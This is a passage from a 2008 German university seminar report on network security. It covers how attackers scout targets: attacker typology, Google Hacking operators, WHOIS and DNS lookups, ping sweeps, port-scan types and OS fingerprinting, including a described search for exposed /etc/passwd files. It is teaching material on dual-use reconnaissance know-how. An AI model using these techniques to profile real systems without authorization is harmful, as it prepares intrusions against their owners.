Universität Karlsruhe (TH)
Institut für Telematik

TeleMatics Technical Reports

Netzsicherheit und Hackerabwehr
Seminar WS07/08

Denise Dudek, Christoph Sorge, Stephan Krause, Lars Völker
Martina Zitterbart
{dudek,sorge,krause,lars.voelker,zit}@tm.uka.de

March, 19th 2008

TM-2008-3

ISSN 1613-849X

http://doc.tm.uka.de/tr/

Institute of Telematics, University of Karlsruhe
Zirkel 2, D-76128 Karlsruhe, Germany

Vorwort

Auch unter seinem neuen Titel erfreut sich das Seminar „Netzsicherheit und Hackerabwehr“ großer Beliebtheit. Dass die Sicherheit von Systemen und Netzen immer noch von größter Bedeutung ist, zeigt sich einerseits in spektakulären Zwischenfällen, wie beispielsweise DoS-Angriffen auf die Internetinfrastruktur von Ländern wie Estland, andererseits aber auch im Alltag. Schließlich zeigte sich aktuell auch in der Diskussion um „Remote Forensic Software“ (populärer auch als „Bundestrojaner“ bezeichnet) ein großes öffentliches Interesse an Fragestellungen der IT- und Netzsicherheit.

Der vorliegende Seminarband fasst in Form eines technischen Berichts Ausarbeitungen von Studenten zusammen, die gemeinsam ein breites Themenspektrum aus der Netzsicherheit abdecken.

Inhaltsverzeichnis

Wie werden Opfer gefunden? Fingerprinting, Google Hacking und Co.

Tobias Utz

Diese Ausarbeitung befasst sich mit der Aufklärungsphase in Vorbereitung eines Angriffs und verschiedenen Gegenmaßnahmen. Es werden verschiedene Angreifertypen und ihre Motivation zur Opfersuche betrachtet. Desweiteren werden verschiedene Techniken zur passiven und aktiven Aufklärung vorgestellt. Bei der passiven Aufklärung oder Footprinting geht es darum, möglichst viele Informationen über ein potentielles Ziel zusammenzutragen ohne direkt mit dem Zielsystem zu interagieren. Hierbei wird insbesondere die Technik des Google Hacking vorgestellt, bei der mit Hilfe der Google Suchmaschine diverse frei verfügbare Informationen zusammengetragen werden können, die dem Angreifer helfen, sich ein Bild über das System des Opfers zu machen. Die aktive Aufklärung befasst sich mit Techniken zur Informationsgewinnung durch direkte Interaktion mit einem System. Ziel ist es, einzelne Komponenten des Systems genauer zu profilieren. Hierbei wird speziell auf den TCP Stack und das dadurch ermöglichte OS Fingerprinting durch Port scannen eingegangen. Abschließend werden noch schützende Gegenmaßnahmen vorgestellt.

1 Einleitung

Vor einem Hackerangriff auf ein System ist es für einen Angreifer gängige Praxis, Aufklärung zu betreiben und sich über das Zielsystem, sofern es schon bekannt ist, zu informieren [PeCh04]. Dadurch kann der Angriff an das Ziel angepasst und auf evtl. vorhandene Schwachstellen ausgerichtet werden, um überhaupt effektiv zu sein. Je nach Ziel und Motivation der Angreifer werden verschiedenartige Systeme angegriffen. Das Spektrum dieser Zielsysteme reicht von ahnungslosen Surfern über Webseiten und -server bis hin zu Unternehmen und Regierungsbehörden. Die Aufklärungsphase - die Phase vor dem eigentlichen Angriff, in der ein System ausgekundschaftet wird - lässt sich in passive Aufkärung und aktive Aufklärung unterteilen. Unter passiver Aufklärung versteht man das Sammeln von Informationen ohne direkten Kontakt mit dem Zielsystem. Dahingegen wird bei der aktiven Aufklärung versucht, durch direkte Interaktion mit dem Zielsystem Informationen zu sammeln. Bei der passiven Aufklärung, oder Footprinting, suchen die Angreifer Informationen über das gesamte Zielsystem. Es wird also versucht, einen groben “Fußabdruck” zu erstellen. Gesuchte Informationen sind z.B. eingesetzte Hardware, IP-Adress-Bereiche, IP-Adressen von einzelnen Rechnern oder auch Informationen über Mitarbeiter eines Unternehmens. Die aktive Aufklärung, oder Fingerprinting, versucht, einzelne Bestandteile eines Systems zu profilieren. So werden einzelne Rechner ausgekundschaftet, um Schwachstellen wie offene Ports zu finden. Die Angreifer erstellen also einen “Fingerabdruck” von einzelnen Systemkomponenten und versuchen somit mögliche Einfalltore zu entdecken.

Ziel dieser Seminararbeit ist es, die bei den Angriffsvorbereitungen eingesetzten Techniken vorzustellen und entsprechende Gegenmaßnahmen aufzuzeigen. Dazu werden zuerst die ver-

schiedenen Angreifertypen und ihre Motivation für einen Angriff und die potentielle Zielauswahl betrachtet. Anschließend wird die Aufklärungsphase mit den bei passiver und aktiver Aufklärung jeweils angewandten Techniken im Detail vorgestellt. Abschließend werden Gegenmaßnahmen aufgezeigt, wobei sowohl auf allgemeine Maßnahmen, als auch auf solche, die speziell auf die hier vorgestellten Aufklärungstechniken zugeschnitten sind, eingegangen wird.

2 Angreifertypen

Da sich Angreifer in ihrer Motivation und ihren technischen Fähigkeiten unterscheiden, greifen unterschiedliche Angreifertypen verschiedene Arten von Systemen an und verfolgen andere Angriffsabsichten. Nach [Roge00] lassen sich Angreifer in sieben Typen unterteilen. Diese sollen im Folgenden kurz vorgestellt werden.

- Newbie

  Mitglieder dieser Gruppe sind meist neu im Bereich Hacking und besitzen nur grundlegende Kenntnisse im Bereich der Computer- und Netzwerksicherheit. Daher benutzen sie für ihre Angriffe vorprogrammierte Software Tool Kits. Diese Software Tool Kits sind im Internet weit verbreitet und leicht zu finden. Ihre Angriffe beschränken sich also auf Systeme, für die schon fertige Tool Kits existieren.

- Cyber-Punks

  Cyber-Punks besitzen fortgeschrittene Software-, Programmier- und Systemkenntnisse. Sie verfolgen durchaus kriminelle Absichten. Cyber-Punks greifen Webserver an, um Webseiten umzugestalten (Defacing), und sind oft im Bereich Spam-Versand und Kreditkartenbetrug aktiv.

- Internals

  Die Gruppe der *Internals* besteht aus ehemaligen und unzufriedenen Angestellten. Sie sind in der Regel technisch versiert und können Angriffe aufgrund ihrer ehemaligen oder momentanen beruflichen Funktion und Verantwortung durchführen. Ihre Angriffe richten sich gegen ihre ehemaligen oder momentanen Arbeitgeber, da sie dort ihre Kenntnisse der Systeme einsetzen können.

- Coders

  Diese Gruppe besitzt umfangreiche technische Kenntnisse und ist in der Lage, Sicherheitslücken auszunutzen und sogenannte Exploits zu programmieren.

- Old Guard Hackers

  Diese Gruppe verfolgt nicht unbedingt kriminelle Absichten, sondern orientiert sich an der Hackerethik der ersten Hackergeneration. Laut [Raym03] ist Hackerethik definiert als der Glaube daran, dass Informationen frei verfügbar sein sollten, und der Glaube, dass Angriffe auf Computersysteme ethisch vertretbar sind, solange dabei keine kriminellen Absichten verfolgt werden, sondern die Angriffe aus Spaß und Entdeckerfreude durchgeführt werden. Rechtlich gesehen sind Angriffe auf Computersysteme ethisch nicht vertretbar und somit strafbar.

- Professional Criminals und Cyber-Terrorists

  Diese Gruppen bestehen aus professionellen Kriminellen und ehemaligen Geheimagenten, welche gut ausgebildet und ausgestattet sind. Sie betätigen sich hauptsächlich im Bereich der Industriespionage und ihre Angriffsziele sind somit hauptsächlich Firmennetze. Über diese Gruppe ist nur wenig bekannt und sie gelten als sehr gefährlich.

Trotz der Unterschiede in Bezug auf Zielauswahl, technischen Fähigkeiten und der Motivation für Angriffe, benötigen alle Angreifertypen vor einem Angriff detaillierte Kenntnisse des Zielsystems. Somit muss vor jedem Angriff Aufklärung betrieben und es müssen Informationen gesammelt werden. Die bei der Aufklärung eingesetzten Techniken werden im folgenden Abschnitt vorgestellt.

3 Aufklärung

Aufklärung bezeichnet im Rahmen des Themenfeldes des Seminars die Informationsbeschaffung und -auswertung vor einem Angriff. Für einen Angreifer ist es notwendig, vor dem eigentlichen Angriff ein Ziel auszuwählen und dieses auch auszukundschaften. Einen ersten Eindruck des Ziels und der eingesetzten Teilsysteme, also der einzelnen Rechner, verschafft sich ein Angreifer mittels passiver Aufklärung. Nach Auswerten dieser Informationen findet er meist ein System, das er nun eingehender untersucht, um Schwachstellen zu finden. Mit Hilfe der aktiven Aufklärung ist es nun möglich, solche konkreten Ziele genauer zu profilieren und einen Angriff auf die eingesetzte Software anzupassen. Aufklärung wird bei einem Hackerangriff also eingesetzt, um die Erfolgschancen des Angriffs zu erhöhen.

3.1 Passive Aufklärung/Footprinting

In die Kategorie *passive Aufklärung/Footprinting* gehören Techniken, mit denen sich Informationen über ein Ziel zusammentragen lassen, ohne direkt mit dem Zielsystem zu interagieren. Durch das Benutzen von "dritten" Quellen zur Informationsgewinnung werden keine Spuren des Angreifers, etwa in Form von IP-Adressen in Server-Log-Einträgen, auf dem Zielsystem hinterlassen. Die Möglichkeiten des Footprinting umfassen u.a. das Untersuchen der Unternehmenswebsite, ggf. über einen Proxy, um die eigene Identität und IP-Adresse zu verschleiern, die Abfrage von öffentlichen Datenbanken z.B. mittels WHOIS-Protokoll, die Abfrage von DNS Servern und das Benutzen von Suchmaschinen zum Auffinden weiterer Informationen im Web. Diese Techniken werden nun im Einzelnen vorgestellt.

3.1.1 Allgemeine Recherche

Allgemeine Informationen über ein Ziel können mit einer allgemeinen Recherche mittels Suchmaschinen, Webseiten oder Nachrichten gefunden werden. Wichtige Informationen über die im Zielsystem eingesetzte Technologie kann das Studium von Stellenangeboten liefern, da sich etwa aus den Anforderungen an Netzwerkspezialisten auf eingesetzte Produkte schließen lässt. Für einen Angreifer kann es zudem wichtig sein, die persönlichen Webseiten von Mitarbeitern (falls vorhanden) zu untersuchen und Instant Messaging Benutzernamen, Emailadressen und Telefonnummern zu sammeln. Generell gilt, dass jede Information über das Ziel bei einem Angriff nützlich sein kann und daher, zumindest in der Aufklärungsphase, wichtig ist und gesammelt werden sollte.

3.1.2 Google Hacking

Google Hacking bezeichnet eine Technik, die die sogenannten "erweiterten" Operatoren von Suchmaschinen nutzt, um Informationen im Web zu finden, die ein Angreifer für einen Angriff ausnutzen kann. [Long05] Mit dieser Technik können alle Dateien und Informationen gefunden werden, die sich auf einem Webserver befinden und von den Webcrawlern der Suchmaschinen indiziert wurden. Dazu gehören Verzeichnislisten von Servern, die genaue Version

der eingesetzten Serversoftware, Informationen über das Intranet einer Firma oder persönliche Informationen über Mitarbeiter. Google Hacking nutzt also aus, dass private oder sicherheitsrelevante Informationen meist unbeabsichtigt auf Servern preisgegeben wurden, und die Crawler der Suchmaschinen diese Informationen indiziert haben und sie somit über eine Suchanfrage verfügbar sind. Weitere mögliche Google Hacking Suchanfragen finden Domains einer Firma, Sicherheitslücken und zugehörige Exploits, zu bestimmten Exploits passende Ziele, Benutzernamen, Passwörter oder Quellcode.

Die folgenden Operatoren stellen eine Auswahl der bei Google Hacking Suchanfragen eingesetzten Operatoren dar [Goog]:

- intitle: beschränkt die Ergebnisse auf Dokumente, die den direkt folgenden Ausdruck im Titel enthalten
- inurl: beschränkt die Ergebnisse auf Dokumente, die den direkt folgenden Ausdruck in der URL enthalten
- filetype: beschränkt die Ergebnisse auf Dokumente mit der entsprechenden Dateiendung. Zusätzlich muss aber noch ein gewünschter Suchbegriff angegeben werden.
- site: beschränkt die Ergebnisse auf Dokumente in der angegebenen Domain

Diese Operatoren lassen sich nun fast beliebig zu Suchanfragen kombinieren und können eine Menge an sicherheitsrelevanten Daten zu Tage fördern. Als Beispiel hier nun eine Suchanfrage aus der Google Hacking Datenbank [Long07], in der viele Google Anfragen aus dem Netzwerksicherheitsbereich aufgezeichnet sind.




Abbildung 1: Ein Google Suchanfrage zur Suche nach Passwörtern (Anonymisierter Ausschnitt)

Die gezeigte Suchanfrage in Abbildung 1 nutzt die Indizierung der Verzeichnislisten eines Servers durch Google aus. Es wird nach dem Begriff `people.lst`, einer generischen Passwortdatei, gesucht und der Titel der Dokumente soll die Pfadangabe zum `/etc/passwd` Ordner

enthalten. Wenn also die Berechtigungen auf dem Server nicht richtig gesetzt sind, und die Google-Crawler den Inhalt des Ordners `/etc/passwd` lesen können, kann ein Angreifer mit dieser Suche Passwortdateien finden. Der Angreifer kann dann versuchen, die gefundenen Passwortdateien, die in der Regel verschlüsselt sind, mittels eines Wörterbuchangriffs zu entschlüsseln und sich mit den entschlüsselten Passwörtern Zugang zu dem entdeckten System zu verschaffen. Eine weitere Möglichkeit für den Angreifer ist es, die entschlüsselten Passwörter seinem Wörterbuch für weitere Angriffe hinzuzufügen.

3.1.3 DNS

Das *Domain Name System* ist eine hierarchisch aufgebaute, verteilte Datenbank, die einem Domainnamen eine oder mehrere IP-Adressen zuordnet. Normalerweise wird diese IP-Adresse vor dem Nutzer verborgen, jedoch kann sie explizit abgefragt werden und somit als Startpunkt für weitere Recherchen bezüglich des IP-Adress-Bereichs einer Organisation oder für WHOIS-Abfragen genutzt werden. [Mock87]

3.1.4 WHOIS-Abfragen

Das *NICNAME/WHOIS Protokoll* wird benutzt um verteilte Datenbanken abzufragen, die ein Verzeichnis der registrierten Domains und IP-Adressen bereitstellen. Ursprünglich war im Standard [HaSF85] nur eine zentrale Datenbank auf einem zentralen Server vorgesehen, als alle Domains zentral vom Network Information Center verwaltet wurden. Mit dem Wachstum des Internets wurde der Standard aktualisiert und es wurde auf ein verteiltes Datenbank-System umgestellt. [Daig04] Ebenso wurde die Verwaltung der verschiedenen Top-Level-Domains an mehrere Registrare übertragen, die jeweils eine eigene WHOIS-Datenbank pflegen. WHOIS-Abfragen sind mit verschiedenen Tools oder über Web-Interfaces möglich. Für die Vergabe und Verwaltung der .de-Domains ist die DENIC (Deutsches Network Information Center) zuständig, deren Datenbank bei einer WHOIS-Abfrage einer Domain folgende Informationen liefert [DENI07]:

- Holder

  Dies ist der Domaininhaber, der Vertragspartner der DENIC ist und materielle Ansprüche auf diese Domain hat.

- Admin-C

  Dies ist der administrative Ansprechpartner, der vom Domaininhaber benannte wurde und gegenüber der DENIC verpflichtet ist, die Domain betreffende Angelegenheiten verbindlich zu entscheiden. Dies ist wichtig, wenn der Domaininhaber keine Person, sondern eine Firma oder Organisation ist.

- Tech-C

  Dies ist der technische Betreuer der Domain, bei Privatpersonen mit gemietetem Webspace in der Regel ein Provider. Diese Provider vermieten Webspace und betreiben Nameserver für Domains, die auf ihrem Webspace hinterlegt sind, was für Privatpersonen einen hohen Aufwand bedeuten würde.

- Zone-C

  Der Zonenverwalter ist der technische Betreuer der eingetragenen Nameserver der Domain, der für die Erreichbarkeit der Nameserver zuständig ist. Bei Privatpersonen ist dies meist derselbe Provider, der auch Tech-C ist.

Zu jedem dieser Einträge werden Name, Organisation, Adresse, Postleitzahl, Stadt, Land und Zeitstempel der letzten Änderungen ausgegeben. Optional für Holder und Admin-C, jedoch immer bei Tech-C und Zone-C werden Telefonnummer, Fax und Email-Adresse ausgegeben. Desweiteren werden technische Informationen wie das Ablaufdatum der Domain und mindestens zwei Nameserver für jede Domain ausgegeben. Ein anonymisiertes Beispiel findet sich in Abbildung 2.

Der Angreifer kann die angegebenen Nameserver nun als Ausgangspunkt für intensivere Recherchen nutzen. Die angegebenen Kontaktdaten für den Admin können Angreifer für Social Engineering (Abschnitt 3.3.1) nutzen, und das angegebene Ablaufdatum der Domain ist wichtig für Domain-Hijacking, die feindliche Übernahme einer Domain vom rechtmäßigen Besitzer nach dem Ablaufdatum.




Abbildung 2: Eine WHOIS-Abfrage der Domain tobiasutz.de (Anonymisiert)

Das WHOIS-Protokoll lässt sich auch benutzen, um den IP-Adress-Bereich, aus dem eine IP-Adresse stammt, abzufragen [PeCh04]. Diese IP-Adress-Bereiche werden von den Regional Internet Registries (RIR) vergeben. Für die Vergabe von IP-Adress-Bereichen ist in Europa das Réseaux IP Européens Network Coordination Centre (RIPE NCC) zuständig [NCC07]. Wird

eine WHOIS-Abfrage mit einer IP-Adresse als Parameter ausgeführt, wird die Datenbank des zuständigen RIR abgefragt und Informationen über den Halter der IP-Adresse und den dem Halter zugeordneten IP-Adress-Bereich ausgegeben. Diese Information ist sehr nützlich für aktive Aufklärung, da nun bestimmte IP-Adressen auf aktive Systeme, also angeschaltete Rechner, die auf Anfragen von außen reagieren, untersucht werden können.

3.2 Aktive Aufklärung

Aktive Aufklärung bezeichnet Techniken, bei denen direkt mit dem Zielsystem interagiert wird, um weitere Informationen über das Zielsystem zu sammeln. Beispiele sind Port Scanning, um offene Ports bei einem Server zu finden, und OS Fingerprinting, um das laufende Betriebssystem des Servers zu identifizieren. Diese Techniken werden auf Server angewendet, die durch passive Aufklärung entdeckt wurden. Die dann gefundenen Informationen über die Systeme ermöglichen wiederum besser angepasste und somit potentiell erfolgreichere Angriffe.

3.2.1 Ping Sweeps

Durch *Network Ping Sweeps* lassen sich aktive Systeme - also Rechner, die angeschaltet sind und auf eine Ping Anforderung antworten - in einem Netzwerk finden, indem gleich ganze IP-Adress-Bereiche untersucht werden. Der Ping-Vorgang selbst ist mittels Internet Control Message Protocol (ICMP) realisiert und schickt ICMP Echo Request Pakete aus. Ist ein System aktiv, so antwortet es mit einem ICMP Echo Reply Paket. [CoDG06] Hat ein Angreifer durch Ping Sweeps auf einem IP-Adress-Bereich eine Liste von aktiven Systemen gefunden, können diese weiter untersucht werden.

3.2.2 Port Scanning

Hat ein Angreifer aktive Systeme gefunden, so kann er an diesen einen *Port Scan* durchführen, mit dem Ziel offene Ports zu finden. Offene Ports sind Ports, an denen Anwendungen auf eingehende Verbindungen warten und Verbindungen akzeptieren. Ein Port Scanner schickt TCP- oder UDP-Pakete an einen Port-Bereich und kann aus den Antworten auf den Status dieser Ports schließen. Die Antworten auf Pakete mit bestimmten gesetzten Flags sind gemäß [Info81b] standardisiert. Einige bekannte Scantypen sind [McSK99]:

- TCP Connect Scan

  Bei diesem Scan wird eine TCP Verbindung mit dem 3-Wege-Handshake (SYN, SYN/ACK, ACK) zum Ziel-Port aufgebaut. Ist dies erfolgreich, lässt sich daraus schließen, dass an diesem Port ein Dienst läuft und Verbindungen akzeptiert.

- TCP SYN Scan

  Hier wird keine Verbindung aufgebaut, sondern nur ein SYN Paket an den Ziel-Port geschickt. Antwortet das System mit SYN/ACK, so ist dieser Port offen. Kommt hingegen ein RST/ACK zurück, so lauscht das System nicht an diesem Port. Da keine Verbindung aufgebaut wird, taucht dieser Scan nicht als Verbindung oder Verbindungsversuch in den Server-Logs auf. Dadurch bleibt die IP-Adresse des Angreifers und der Scanversuch unentdeckt.

- TCP FIN Scan/TCP Xmas Tree Scan/TCP Null Scan

  Bei diesen Scans werden das FIN-Flag/FIN-, URG- und PSH-Flag/keine Flags gesetzt. Bei geschlossenen Ports erhält man ein RST als Antwort, offene Ports ignorieren diese Pakete und antworten nicht.

- UDP Scan

  Es wird ein leeres UDP-Paket an den Ziel-Port geschickt. Erhält man die Antwort ICMP Port unreachable, so ist der Port geschlossen, erhält man keine Antwort, ist er offen.

Anhand der offenen Ports eines Systems kann ein Angreifer laufende Anwendungen identifizieren, die Verbindungen akzeptieren. Durch diese Information kann der Angreifer erkennen welche Funktion das System ausübt, so ist bei einem Webserver meist der Port 80 für HTTP und bei einem Mailserver die Ports 25 und 587 für SMTP geöffnet. Mittels diesem Wissen kann der Angreifer entscheiden, ob er diesen Server als Ziel auswählt, und seinen Angriff auf die vorhandenen Anwendungen anpassen.

3.2.3 OS Fingerprinting

Beim *OS Fingerprinting* werden TCP/IP-Pakete mit bestimmten Flags an ein Ziel geschickt und die Antworten analysiert, so dass durch einen Abgleich mit einer Datenbank auf das verwendete Betriebssystem geschlossen werden kann. Die Datenbank enthält die Reaktionen von verschiedenen Betriebssystemen auf diese TCP/IP-Pakete, die versuchsweise ermittelt wurden. OS Fingerprinting nutzt den TCP/IP-Stack aus, die charakteristische TCP/IP-Implementierung, die sich von Betriebssystem zu Betriebssystem unterscheidet. [PeCh04] Anhand der Reaktion eines Systems auf eine Reihe von Anfragen kann ein "Fingerabdruck" erstellt werden. Die beim Fingerprinting eingesetzten Anfragetypen[1] lassen sich nach den benutzten Pakettypen gliedern [Fyod98]:

TCP-Anfragen:

Bei diesen Anfragen werden TCP-Pakete eingesetzt. Die Pakete enthalten verschiedene gesetzte Flags und die Reaktionen des Zielsystems auf diese Flags werden analysiert.

- FIN Probe

  Es wird ein Paket mit gesetztem FIN-Flag an einen offenen Port gesendet. Die korrekte Antwort wäre es, nicht zu antworten, aber viele Implementierungen senden ein RST zurück. FIN Probe ist ähnlich zum TCP FIN Scan, der jedoch davon ausgeht, dass nur geschlossene Ports ein RST zurücksenden. Die FIN Probe liefert also nur Informationen über eine Implementierung, wenn man aufgrund eines anderen Scans mit Sicherheit sagen kann, dass der angefragte Port offen ist.

- TCP ISN Sampling

  Hier wird versucht die Initial Sequence Number der TCP Implementierung beim Verbindungsrequest festzustellen. Je nach Betriebssystem werden hierbei unterschiedliche Verfahren eingesetzt. Ältere Unix Systeme erhöhen in 64k Schritten, neuere erhöhen zufällig, Linux Systeme wählen zufällige Nummern und Microsoft benutzt ein zeitabhängiges Verfahren, bei dem die ISN in jeder Zeiteinheit um einen festen Betrag erhöht wird.

- TCP Timestamp

  Hier wird der Wert der TCP Timestamp Option, ein Feld mit der aktuellen Zeit des Senders, untersucht. Manche Implementierungen unterstützen die Option nicht, während andere den Wert in festen Zeitintervallen erhöhen.

[1] Ein Tool, das viele dieser Anfragen einsetzt ist nmap. http://www.insecure.org

- TCP Options

  Hier werden in den versendeten Paketen bestimmte TCP Optionen benutzt. Je nachdem ob diese auch in der Antwort enthalten sind, kann man erkennen, welche Optionen unterstützt werden und somit auf die Implementierung schließen. In einem Paket können mehrere Optionen gesetzt werden und somit gleichzeitig getestet werden.

- TCP Initial Window

  TCP Initial Window überprüft die gesetzte Fenstergröße bei zurückgesendeten Paketen. Die Fenstergröße ist teilweise eindeutig einer Implementierung zuzuordnen.

- ACK Value

  Die ACK Flag wird jeweils als Antwort auf ein FIN/URG/PSH gesetzt und das Acknowledgement Number Feld enthält je nach Implementierung eine andere Nummer. Die meisten Systeme setzen als Antwort auf eine FIN/PSH/URG Anfrage die Initial Sequence Number (ISN) des eingegangen Pakets als Acknowledgement Number, manche Implementierungen erhöhen die ISN um 1.

ICMP-Anfragen:

ICMP-Anfragen sind Anfragen mittels des ICMP-Protokolls. Das ICMP-Protokoll wird zum Austausch von Fehler- und Kontrollnachrichten eingesetzt.

- ICMP Error Message Quenching

  Einige Betriebssysteme limitieren die Senderate für Fehlerbenachrichtigungen. Getestet wird dies, indem mehrere Pakete an einen zufälligen hohen UDP Port gesendet werden, der geschlossen ist. Dies provoziert ICMP Destination Unreachable Fehlerbenachrichtigungen. Anhand der Eingangsrate der Fehlerbenachrichtigungen des gescannten Systems kann die Implementierung dann identifiziert werden.

- ICMP Message Quoting

  Bei einer ICMP Fehlerbenachrichtigung wird ein Teil des fehlerverursachenden Pakets wieder zurückgesandt. Die Implementierungen unterscheiden sich hier in der Menge der mitgesendeten Daten. Fast alle Systeme senden den IP-Header und acht Bytes zurück, Solaris- und Linux-Betriebssysteme senden ein Bit bzw. noch mehr Daten mit zurück.

- ICMP Error Message Echoing Integrity

  Diese Methode funktioniert wie ICMP Message Quoting, auch hier werden die ICMP Fehlerbenachrichtigungen untersucht. Hier werden speziell das Headerfeld und die Prüfsumme analysiert.

- Type of Service

  Das Type of Service Feld in der ICMP Fehlerbenachrichtigung ICMP Port Unreachable ist standardmäßig auf 0 gesetzt. Manche Implementierungen weichen in diesem Punkt jedoch ab.

IP-Anfragen:

Bei IP-Anfragen werden Felder des IP-Headers [Info81a] und spezielle Eigenschaften der jeweiligen Implementierung im Bezug auf Fragmentierung untersucht.

- IPID Sampling

  Hier wird das IP Identification Feld analysiert. Das Identification Feld im IP-Header enthält eine Nummer, die hilft, fragmentierte Teile eines Datagramms korrekt zu reassemblieren. Die meisten Betriebssysteme erhöhen die IP ID mit jedem versendeten Paket um 1, während andere die ID zufällig wählen oder nur in festen Schritten größer als 1 erhöhen.

- Don't Fragment Bit

  Das Don't Fragment Bit im IP-Header verbietet das Fragmentieren des Datagramms. Einige Systeme setzen dieses Bit in bestimmten Fällen, während andere es gar nicht setzen, so dass das jeweilige Verhalten helfen kann, die Implementierung zu identifizieren.

- Fragmentation Handling

  Diese Technik untersucht die Reassemblierung von fragmentierten IP-Paketen. Im speziellen wird hier die Reassemblierung von überlappenden Fragmenten beobachtet. Je nach Implementierung besitzt der ältere oder der neuere überlappende Teil Gültigkeit.

Passives OS Fingerprinting, eine Variante des vorgestellten OS Fingerprinting, schickt nicht aktiv Pakete aus, sondern beobachtet eingehende Pakete. Ein Angreifer kann passives OS Fingerprinting nutzen, indem er eine Verbindung zu einem Server aufbaut, eine Anfrage an den Server stellt und die vom Server gesendeten Pakete untersucht. Da sich die TCP/IP Implementierungen unterscheiden, lassen sich durch die Beobachtung und Analyse der folgenden Felder Betriebssysteme identifizieren [PeCh04]:

- TTL-Startwert (8 bit) (IP-Header)
- Fenstergröße (16 bit) (TCP-Header)
- Maximale Segmentgröße (16 bit) (TCP-Header)
- "Don't Fragment"-Flag (1 bit) (IP-Header)
- sackOK-Option (1 bit) (TCP-Header)
- nop-Option (1 bit) (IP-Header)
- Window-Scaling-Option (8 bit) (TCP-Header)
- Start-Paketgröße (16 bit) (TCP-Header)

